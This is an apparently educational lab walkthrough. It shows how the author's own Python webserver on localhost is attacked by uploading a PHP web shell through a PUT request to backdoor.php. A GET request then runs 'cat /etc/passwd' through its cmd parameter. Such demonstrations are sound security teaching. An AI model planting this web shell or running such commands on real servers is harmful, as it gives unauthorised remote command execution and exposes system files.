How to Attack My Webserver

# Start the webserver

1. Open the terminal and navigate to the directory which houses my Python webserver code. Also, make sure there is a directory inside the directory which houses my webserver code named “Resources” as pictured below.




1. Start the webserver with the following command: python HTTP\_Server.py 0.0.0.0 4000
   1. Note: The webserver code should be run with Python 3. Depending on what version of Linux you are using, you many need to specify “python3” instead of just using “python” in the above command.





# Open Postman and Send Requests

1. Postman is the software I will be using to send HTTP requests. If you do not have it downloaded, you can download it from the Ubuntu Software app.




1. Execute the following pictured PUT request. Note that the URL is http://localhost:4000/backdoor.php and the body of the request is: <?php system($\_GET['cmd']);?>
   1. This uploads a backdoor to the webserver that will run any command you pass in via a GET request through the cmd parameter
   2. If successful, the webserver returns the contents of the body passed in and returns a Content-Location header that includes the location and name of our file saved.





1. Execute the following pictured GET request. Note that the URL is <http://localhost:4000/backdoor.php?cmd=cat%20%2Fetc%2Fpasswd> and that the cmd parameter is set to cat%20%2Fetc%2Fpasswd.
   1. For commands with spaces in them, I recommend URL encoding them before passing them to the “cmd” parameter to ensure the most reliable results. Here is an online tool to URL encode a string if you are interested: <https://www.urlencoder.org/>



# Conclusion

With these steps, I have demonstrated the ability to remotely run arbitrary commands on the host my webserver resides in by simply issuing a PUT request followed by a GET request. The PUT request in my example uploads a PHP file that will run any command sent in via the GET request parameter ‘cmd’ on the webserver host. The GET request then calls the recently uploaded code and passes a command into the ‘cmd’ parameter.